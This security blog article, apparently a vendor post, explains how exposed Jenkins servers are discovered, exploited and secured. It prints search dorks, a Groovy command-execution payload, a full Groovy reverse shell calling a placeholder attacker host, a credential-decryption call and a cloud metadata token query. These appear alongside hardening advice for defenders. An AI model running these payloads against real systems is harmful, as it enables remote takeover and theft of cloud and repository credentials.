What is Exposed Jenkins Instance? Ways to Exploit, Examples and Impact
Learn how exposed Jenkins instances lead to full system compromise. Explore exploitation techniques and security best practices for your CI/CD pipeline.

Jenkins is the backbone of modern software development, serving as the most popular open-source automation server for Continuous Integration and Continuous Deployment (CI/CD). However, when a Jenkins instance is improperly configured and left accessible to the public internet, it becomes one of the most dangerous entry points for an attacker. In this guide, we will explore what an exposed Jenkins instance is, how attackers find and exploit them, and the devastating impact these exposures have on organizational security.
What is an Exposed Jenkins Instance?
An exposed Jenkins instance is a Jenkins server that is reachable over the public internet without adequate authentication or authorization controls. Ideally, a CI/CD server should reside within a private network or behind a VPN, accessible only to authorized developers and DevOps engineers.
Exposure often happens due to simple misconfigurations. A developer might spin up a Jenkins instance on a cloud provider like AWS or Azure and forget to restrict the security group rules, or an administrator might disable the "Enable Security" checkbox to troubleshoot a login issue and never turn it back on. When this happens, anyone with the server's IP address can access the Jenkins dashboard. In the worst-case scenarios, these instances are configured with "Full Control once logged in" for anonymous users, essentially handing the keys to the kingdom to the entire world.
How Attackers Locate Exposed Jenkins Servers
Attackers do not manually guess IP addresses to find Jenkins. Instead, they use specialized search engines and automated scanning tools that index the entire IPv4 address space.
Using Search Engines for Asset Discovery
Tools like Shodan, Censys, and ZoomEye are the primary weapons for discovery. An attacker can use specific queries to find Jenkins instances based on HTTP headers or page titles. For example, a Shodan query like title:"Dashboard [Jenkins]" or searching for the X-Jenkins HTTP header will yield thousands of results.
Google Dorking
Google Dorks can also reveal Jenkins instances that have been indexed by web crawlers. A simple query like intitle:"Dashboard [Jenkins]" or inurl:":8080/jnlpJars/" can point an attacker directly to a vulnerable login page or an open dashboard.
Common Exploitation Vectors for Jenkins
Once an attacker finds an exposed Jenkins instance, they look for specific features or vulnerabilities to gain Remote Code Execution (RCE). Because Jenkins is designed to run code (build scripts), it is a high-utility target.
1. The Script Console (The Holy Grail of Exploitation)
If a Jenkins instance has "Overall/RunScripts" permissions enabled for anonymous users or if an attacker guesses an administrator's password, they gain access to the Script Console. This is a web-based interface that allows users to execute arbitrary Groovy scripts on the Jenkins controller (master) or its agents.
Since Jenkins runs with the privileges of the user who started the service (often root or jenkins), an attacker can execute system commands. Here is a classic example of a Groovy payload used to execute a shell command:
def process = "id".execute()
println process.text
To gain a persistent foothold, an attacker might execute a reverse shell:
String host="attacker-ip.com";
int port=4444;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();
  po.flush();
  Thread.sleep(50);
  try {p.exitValue();break;}catch (Exception e){}
};
p.destroy();
s.close();
2. Credential Harvesting
Jenkins frequently stores sensitive credentials used to interact with other services, such as AWS access keys, GitHub personal access tokens, and SSH keys for production servers. These are stored in the credentials.xml file or within the Jenkins internal database.
Even if the passwords are encrypted, an attacker with Script Console access can use Jenkins' own internal APIs to decrypt them. For example:
println(hudson.util.Secret.decrypt("{AQAAABAAAAAw...encrypted...}"))
This allows an attacker to pivot from a single Jenkins instance to the organization's entire cloud infrastructure or source code repositories.
3. Exploiting Vulnerable Plugins
Jenkins relies heavily on plugins, many of which are maintained by third parties. Vulnerabilities in these plugins are common. For instance, CVE-2024-23897 recently highlighted a critical arbitrary file read vulnerability in the Jenkins CLI. Attackers can use such vulnerabilities to read /etc/passwd or the secrets/master.key and secrets/hudson.util.Secret files, which are necessary to decrypt all stored credentials offline.
Real-World Impact of Jenkins Exposure
The impact of an exposed Jenkins instance is rarely limited to the server itself. It often serves as the first domino in a catastrophic security breach.
Supply Chain Attacks
By gaining control of a Jenkins instance, an attacker can modify the source code during the build process. They could inject a backdoor into a production application, which is then signed and distributed to thousands of customers. This is exactly how high-profile supply chain attacks occur.
Lateral Movement and Cloud Takeover
Most Jenkins instances run within a cloud environment and are assigned IAM roles or service accounts. If Jenkins is running on an EC2 instance, an attacker can query the Instance Metadata Service (IMDS) to retrieve temporary security tokens:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name
With these tokens, the attacker can move laterally into the AWS environment, potentially taking over S3 buckets, databases, or even the entire account.
Data Exfiltration
Jenkins build logs often contain "leaked" secrets that developers accidentally printed to the console. Furthermore, build artifacts (compiled binaries, ZIP files, documentation) often contain proprietary intellectual property that can be stolen easily from an exposed dashboard.
How to Secure Your Jenkins Instance
Securing Jenkins requires a defense-in-depth approach. It is not enough to just set a password; you must ensure the entire environment is hardened.
1. Enable Security and Use Matrix-Based Authorization
Never leave Jenkins in "Anyone can do anything" mode. Navigate to Manage Jenkins > Configure Global Security and ensure that "Enable Security" is checked. Use a secure security realm (like LDAP or SAML) and implement "Matrix-based security" to ensure users only have the permissions they absolutely need.
2. Disable the Script Console for Non-Admins
Ensure that only a very small number of trusted administrators have access to the Script Console. If possible, use plugins that audit every script execution to maintain a trail of activity.
3. Network Isolation
Jenkins should never be directly exposed to the internet. Use a VPN, a Zero Trust Gateway, or an SSH tunnel to access the dashboard. If you must expose it, use a reverse proxy like Nginx or Apache with strict IP whitelisting and Web Application Firewall (WAF) rules.
4. Keep Jenkins and Plugins Updated
Security vulnerabilities are discovered in Jenkins core and its plugins regularly. Subscribe to the Jenkins Security Advisory mailing list and apply updates immediately, especially for critical RCE or file-read vulnerabilities.
5. Monitor Your External Attack Surface
Shadow IT is a major cause of Jenkins exposure. A developer might spin up an instance for a quick test and forget about it. Continuous monitoring is essential to catch these instances before attackers do.
Conclusion
An exposed Jenkins instance is more than just a misconfiguration; it is a direct gateway into the heart of your development lifecycle and cloud infrastructure. From the Groovy Script Console to credential decryption, the tools available to an attacker are powerful and easy to use. By understanding these exploitation vectors, security teams can better implement the necessary controls-such as robust authentication, network isolation, and regular patching-to keep their CI/CD pipelines secure.
To proactively monitor your organization's external attack surface and catch exposures like Jenkins before attackers do, try Jsmon.